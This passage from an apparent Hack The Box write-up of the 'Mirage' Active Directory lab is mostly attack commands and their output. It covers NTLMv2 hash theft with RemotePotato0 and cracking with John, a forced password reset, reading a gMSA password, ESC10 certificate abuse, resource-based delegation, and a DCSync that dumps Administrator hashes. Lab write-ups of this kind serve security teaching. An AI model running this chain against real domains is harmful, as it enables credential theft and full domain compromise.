[*] Connecting to '10.129.119.252:5985' as 'nathan.aadam@MIRAGE.HTB'
evil-winrm-py PS C:\Users\nathan.aadam\Documents>
```

The user flag can be found in `C:\Users\nathan.aadam\Desktop\user.txt`.

Lateral Movement

Revisiting bloodhound and looking at the `MARK.BBOND` user account's outbound controls, we can see this user is a member of the `IT SUPPORT` group, which has `ForceChangePassword` extended right over the `JAVIER.MMARSHALL` user account, who can read the GMSA Password of the `Mirage-Service$` account.

At the same time, we can also use `netexec`'s `daclread` module to view any other privileges that aren't shown in Bloodhound.

```
$ netexec ldap dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k -M daclread
-o TARGET='MARK.BBOND' ACTION=read
LDAP        dc01.mirage.htb 389    DC01            [*] None (name:DC01)
(domain:mirage.htb)
LDAP        dc01.mirage.htb 389    DC01            [+] mirage.htb\mark.bbond:1day@atime
<SNIP>
ACE[4] info
    ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
    ACE flags               : None
    Access mask             : WriteProperty
    Flags                   : ACE_OBJECT_TYPE_PRESENT
    Object type (GUID)      : Public-Information (e48d0154-bcf8-11d1-8702-00c04fb96050)
    Trustee (SID)           : Mirage-Service$ (S-1-5-21-2127163471-3824721834-
2568365109-1112)
<SNIP>
```

We can see the `Mirage-Service$` account has privileges to modify any attributes that fall under `Public-Information`, which includes the SPNs and the UPN of the account. However, we don't have access to the `Mirage-Service$` service account. Therefore, we will keep this in mind and proceed.

Let's load `RunasCs` in memory and check if any users are currently logged in to the computer.

```
evil-winrm-py PS C:\Users\nathan.aadam\Documents> runps
/home/shashwat/HTB/Mirage/RunasCs.ps1
[+] PowerShell script ran successfully.
evil-winrm-py PS C:\Users\nathan.aadam\Documents> Invoke-RunasCs -Username 0xEr3bus -
Password 0xEr3bus -LogonType 9 -Command qwinsta

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                   0  Disc
 console           mark.bbond               1  Active
```

The `MARK.BBOND` user has an Active session. The `RemotePotato0` tool can be used to steal this user's hash, and if the account is using a weak password, we can crack it using `John the Ripper`. Before executing `RemotePotato0`, we need to ensure that a socat listener is in place to point back to the machine and complete the process.

```
$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.119.252:9999
```

```
evil-winrm-py PS C:\Users\nathan.aadam\Documents> upload
/home/shashwat/HTB/Mirage/RemotePotato0.exe
C:\Users\nathan.aadam\Documents\RemotePotato0.exe
Uploading /home/shashwat/HTB/Mirage/RemotePotato0.exe: 192kB [00:01, 174kB/s]

[+] File uploaded successfully as: C:\Users\nathan.aadam\Documents\RemotePotato0.exe
evil-winrm-py PS C:\Users\nathan.aadam\Documents> .\RemotePotato0.exe -m 2 -s 1 -x
10.10.14.110 -p 9999
<SNIP>
[+] User hash stolen!

NTLMv2 Client : DC01
NTLMv2 Username : MIRAGE\mark.bbond
NTLMv2 Hash :
mark.bbond::MIRAGE:16efcccadcb26afa:e4c25f8375e042e9e3ff85c03e830251:0101000000000000e57b5
b327452dc01820de26f5e457d2e00000<SNIP>
<SNIP>
```

```
$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.119.252:9999
> 2025/11/10 18:59:02.000779934  length=116 from=0 to=115
..\v.....t.........................`R.......!4z.....].......\b.+.H`...........`R......
.!4z....,..l..@E...........< 2025/11/10 18:59:02.000863733  length=84 from=0 to=83
<SNIP>
```

Now, let's use John to recover the clear-text password for the `MARK.BBOND` user account. We can also verify these credentials work using `netexec`.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt mark_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1day@atime       (mark.bbond)
1g 0:00:00:00 DONE (2025-11-10 19:00) 1.960g/s 2168Kp/s 2168Kc/s 2168KC/s
1lalakers..1amber1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords
reliably
Session completed.

$ netexec smb dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\mark.bbond:1day@atime
```

From the bloodhound output, we know the `MARK.BBOND` user account can change the password for the `JAVIER.MMARSHALL` user account. To do that, let's start by requesting a TGT as `MARK.BBOND` user account.

```
$ impacket-getTGT mirage.htb/mark.bbond:'1day@atime'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in mark.bbond.ccache
$ export=mark.bbond.ccache
$ export KRB5_CONFIG=Mirage.conf
$ klist
Ticket cache: FILE:mark.bbond.ccache
Default principal: mark.bbond@MIRAGE.HTB

Valid starting       Expires              Service principal
11/10/2025 19:05:34  11/11/2025 05:05:34  krbtgt/MIRAGE.HTB@MIRAGE.HTB
  renew until 11/11/2025 19:05:33
```

I am also exporting the `KRB5_CONFIG` to make sure `ldapwhoami` and `net rpc` work for changing the password.

```
$ ldapwhoami -Y GSSAPI -H ldap://DC01.MIRAGE.HTB
SASL/GSSAPI authentication started
SASL username: mark.bbond@MIRAGE.HTB
SASL SSF: 256
SASL data security layer installed.
u:MIRAGE\mark.bbond
$ net rpc password 'JAVIER.MMARSHALL' 'Password1!' -S 'DC01.MIRAGE.HTB' --use-
kerberos=required
$ netexec smb dc01.mirage.htb -d mirage.htb -u JAVIER.MMARSHALL -p 'Password1!' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [-]
mirage.htb\JAVIER.MMARSHALL:Password1! KDC_ERR_CLIENT_REVOKED
```

Upon attempting to change the password, we encounter a Kerberos error, `KDC_ERR_CLIENT_REVOKED`, which indicates that the client's credentials have been revoked. This typically occurs when the user account is disabled, locked, or expired. We can utilize `netexec`'s `daclread` module to address any permissions not covered by Bloodhound.

```
$ netexec ldap dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k -M daclread
-o PRINCIPAL='IT_SUPPORT' TARGET='JAVIER.MMARSHALL' ACTION=read
LDAP        dc01.mirage.htb 389    DC01             [*] None (name:DC01)
(domain:mirage.htb)
LDAP        dc01.mirage.htb 389    DC01             [+] mirage.htb\mark.bbond:1day@atime
DACLREAD    dc01.mirage.htb 389    DC01             Be careful, this module cannot read
the DACLS recursively.
DACLREAD    dc01.mirage.htb 389    DC01             Found principal SID to filter on: S-1-
5-21-2127163471-3824721834-2568365109-2602
DACLREAD    dc01.mirage.htb 389    DC01             Target principal found in LDAP
(CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb)
<SNIP>
ACE[3] info
    ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
    ACE flags               : None
    Access mask             : ControlAccess
    Flags                   : ACE_OBJECT_TYPE_PRESENT
    Object type (GUID)      : User-Force-Change-Password (00299570-246d-11d0-a768-
00aa006e0529)
    Trustee (SID)           : IT_Support (S-1-5-21-2127163471-3824721834-2568365109-
2602)
ACE[8] info
    ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
    ACE flags               : None
    Access mask             : WriteProperty
    Flags                   : ACE_OBJECT_TYPE_PRESENT
    Object type (GUID)      : User-Account-Control (bf967a68-0de6-11d0-a285-
00aa003049e2)
    Trustee (SID)           : IT_Support (S-1-5-21-2127163471-3824721834-2568365109-
2602)
ACE[9] info
    ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
    ACE flags               : None
    Access mask             : WriteProperty
    Flags                   : ACE_OBJECT_TYPE_PRESENT
    Object type (GUID)      : Logon-Hours (bf9679ab-0de6-11d0-a285-00aa003049e2)
    Trustee (SID)           : IT_Support (S-1-5-21-2127163471-3824721834-2568365109-
2602)
```

We can see the `IT_SUPPORT` group can not only change the password forcefully, but also modify `User-Account-Control` and `Logon-Hours`. That means, we can remove the `Account Disabled` UAC and also change logon hours to allow authentication as the `MARK.BBOND` user account.

The Logon Hours are explained in these points:

- There are `7 days × 24 hours = 168 bits` total.

- Each bit represents one hour, starting from `Sunday 00:00` through `Saturday 23:00`.
- A `1-bit (or "/" when base64-encoded)` means `logon allowed`.
- A `0-bit` means `logon denied`.

Essentially, it means we need all 21 bytes set to `0xFF` to allow us to log on at any time. We will use `ldapmodify` and put base64 encoded `logonHours`.

```
$ cat change.ldif
dn: CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB
changetype: modify
replace: logonHours
logonHours:: ////////////////////////////

$ ldapmodify -f change.ldif -Y GSSAPI -H ldap://dc01.mirage.htb
SASL/GSSAPI authentication started
SASL username: mark.bbond@MIRAGE.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB"
```

We will also remove the `ACCOUNTDISABLE` User Account Control using `BloodyAD`.

```
$ bloodyAD --host "dc01.mirage.htb" -d "mirage.htb" -u 'mark.bbond' -p '1day@atime' -k
remove uac JAVIER.MMARSHALL -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from JAVIER.MMARSHALL's userAccountControl
```

After these changes, we can authenticate as the `JAVIER.MMARSHALL` user account again. As shown, we no longer encounter the `KDC_ERR_CLIENT_REVOKED` error.

```
$ netexec smb dc01.mirage.htb -d mirage.htb -u JAVIER.MMARSHALL -p 'Password1!' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+]
mirage.htb\JAVIER.MMARSHALL:Password1!
```


Bloodhound also showed us that the user can read the gMSA password for the `MIRAGE-SERVICE$` service account. We can use `netexec` for this too.

```
$ netexec ldap dc01.mirage.htb -d mirage.htb -u JAVIER.MMARSHALL -p 'Password1!' -k --gmsa
LDAP        dc01.mirage.htb 389    DC01             [*] None (name:DC01)
(domain:mirage.htb)
LDAPS       dc01.mirage.htb 636    DC01             [+]
mirage.htb\JAVIER.MMARSHALL:Password1!
LDAPS       dc01.mirage.htb 636    DC01             [*] Getting GMSA Passwords
LDAPS       dc01.mirage.htb 636    DC01             Account: Mirage-Service$      NTLM:
738eeff47da231dec805583638b8a91f     PrincipalsAllowedToReadPassword: javier.mmarshall
```

```
$ netexec smb dc01.mirage.htb -d mirage.htb -u mirage-service$ -H
738eeff47da231dec805583638b8a91f -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\mirage-
service$:738eeff47da231dec805583638b8a91f
```

Privilege Escalation

Back to the WinRM session, we can enumerate things that cannot be done remotely from Certipy.



We will verify the registry keys mentioned in the Certipy Wiki to determine if they are vulnerable to ESC10 or not.

```
evil-winrm-py PS C:\Users\nathan.aadam\Documents> Get-Item -Path
"HKLM:\System\CurrentControlSet\Control\SecurityProviders\Schannel"

    Hive: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders

Name                           Property

----                           --------

Schannel                       EventLogging               : 1

                               CertificateMappingMethods  : 4



evil-winrm-py PS C:\Users\nathan.aadam\Documents> Get-Item -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\Kdc"

    Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```

```
Name                            Property

----                            --------

Kdc                             DependOnService                     : {RpcSs, Afd, NTDS}

                                Description                         :
@%SystemRoot%\System32\kdcsvc.dll,-2
                                DisplayName                         :
@%SystemRoot%\System32\kdcsvc.dll,-1
                                ErrorControl                        : 1

                                Group                               :
MS_WindowsRemoteValidation
                                ImagePath                           :
C:\Windows\System32\lsass.exe
                                ObjectName                          : LocalSystem

                                Start                               : 2

                                Type                                : 32

                                StrongCertificateBindingEnforcement : 1
```

So the two important values,

- `CertificateMappingMethods` is set to `0x4`
- `StrongCertificateBindingEnforcement` is set to `0x1`

  This makes it vulnerable to ESC10 Case 2.

  From our previous enumeration, we know the `Mirage-Service$` account can modify the UPN for `MARK.BBOND` user account. To do so, we start by requesting a TGT for the `mirage-service$` service account.

```
$ impacket-getTGT -hashes :738eeff47da231dec805583638b8a91f 'mirage.htb'/'mirage-service$'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in mirage-service$.ccache
```

With the fresh ticket, we will update the UPN of the `MARK.BBOND` user account and set it to `DC01$@mirage.htb`.

```
$ KRB5CCNAME=mirage-service\$.ccache bloodyAD -d mirage.htb -u 'mirage-service$' --host
dc01.mirage.htb -k set object 'mark.bbond' userPrincipalName -v 'DC01$@mirage.htb'

[+] mark.bbond's userPrincipalName has been updated
```

Once the SPN is changed, we will request a certificate as the `MARK.BBOND` user account, and as UPN targets `DC01$`, we will save the certificate template as `DC01$@mirage.htb`, which contains the victim's actual SID.

```
$ KRB5CCNAME=mark.bbond.ccache certipy req -ca 'mirage-DC01-CA' -username
mark.bbond@mirage.htb -p '1day@atime' -dc-host dc01.mirage.htb -k -ns 10.129.119.252 -
target dc01.mirage.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 12
[*] Successfully requested certificate
[*] Got certificate with UPN 'DC01$@mirage.htb'
[*] Certificate object SID is 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Saving certificate and private key to 'dc01.pfx'
[*] Wrote certificate and private key to 'dc01.pfx'
```

Once we have the ticket as the `DC01$` machine account, we need to revert the UPN for the `MARK.BBOND` user account back to the correct one.

```
$ KRB5CCNAME=mirage-service\$.ccache bloodyAD -d mirage.htb -u 'mirage-service$' --host
dc01.mirage.htb -k set object 'mark.bbond' userPrincipalName -v 'mark.bbond@mirage.htb'
[+] mark.bbond's userPrincipalName has been updated
```

Once the UPN is changed, we will use the PFX and authenticate as `DC01$`.

```
$ certipy auth -pfx dc01.pfx -dc-ip 10.129.119.252 -domain mirage.htb -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'DC01$@mirage.htb'
[*]     Security Extension SID: 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Connecting to 'ldaps://10.129.119.252:636'
[*] Authenticated to '10.129.119.252' as: 'u:MIRAGE\\DC01$'
Type help for list of commands

# whoami
u:MIRAGE\DC01$
```

Any machine account can modify its `msDS-AllowedToActOnBehalfOfOtherIdentity`; therefore, we will give the `NATHAN.AADAM` user account these privileges. And as the user has an SPN, we can perform Resource-based Constrained Delegation, and with the service ticket, we will conduct a DCSync attack.

```
# set_rbcd DC01$ nathan.aadam
Found Target DN: CN=DC01,OU=Domain Controllers,DC=mirage,DC=htb
Target SID: S-1-5-21-2127163471-3824721834-2568365109-1000

Found Grantee DN: CN=nathan.aadam,OU=Users,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb
Grantee SID: S-1-5-21-2127163471-3824721834-2568365109-1110
Delegation rights modified successfully!
nathan.aadam can now impersonate users on DC01$ via S4U2Proxy
```

Starting off by requesting a TGT as the `NATHAN.AADAM` user account, and then using `impacket-getST` to impersonate `DC01$`, by default, Domain Controllers have privileges to perform a DCSync attack.

```
$ impacket-getTGT 'mirage.htb'/'nathan.aadam':'3edc#EDC3'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in nathan.aadam.ccache

$ KRB5CCNAME=nathan.aadam.ccache impacket-getST -impersonate "DC01$" -spn
"cifs/dc01.mirage.htb" -k -no-pass 'mirage.htb'/'nathan.aadam'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating DC01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache
```

With the new service ticket, we can use `impacket-secretsdump` and get the Administrator hash.

```
$ KRB5CCNAME=DC01\$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache impacket-secretsdump -k
dc01.mirage.htb -just-dc-user Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
mirage.htb\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a29eeb1
afb3:::
[*] Kerberos keys grabbed
mirage.htb\Administrator:aes256-cts-hmac-sha1-
96:09454bbc6da252ac958d0eaa211293070bce0a567c0e08da5406ad0bce4bdca7
mirage.htb\Administrator:aes128-cts-hmac-sha1-96:47aa953930634377bad3a00da2e36c07
mirage.htb\Administrator:des-cbc-md5:e02a73baa10b8619
[*] Cleaning up...
```

Then we request a TGT with Administrator's hash, export the ticket and `KRB5_CONFIG` variable, and execute `evil-winrm-py` to get a WinRM session on the Domain Controller.

```
$ impacket-getTGT -hashes :7be6d4f3c2b9c0e3560f5a29eeb1afb3 'mirage.htb'/'Administrator'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Saving ticket in Administrator.ccache
$ export KRB5CCNAME=Administrator.ccache
$ /opt/evil-winrm-py/env/bin/evil-winrm-py -i 10.129.119.252 -k

          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                             |_|   |__/  v1.5.0

[*] Connecting to '10.129.119.252:5985' as 'Administrator@MIRAGE.HTB'
evil-winrm-py PS C:\Users\Administrator\Documents>
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.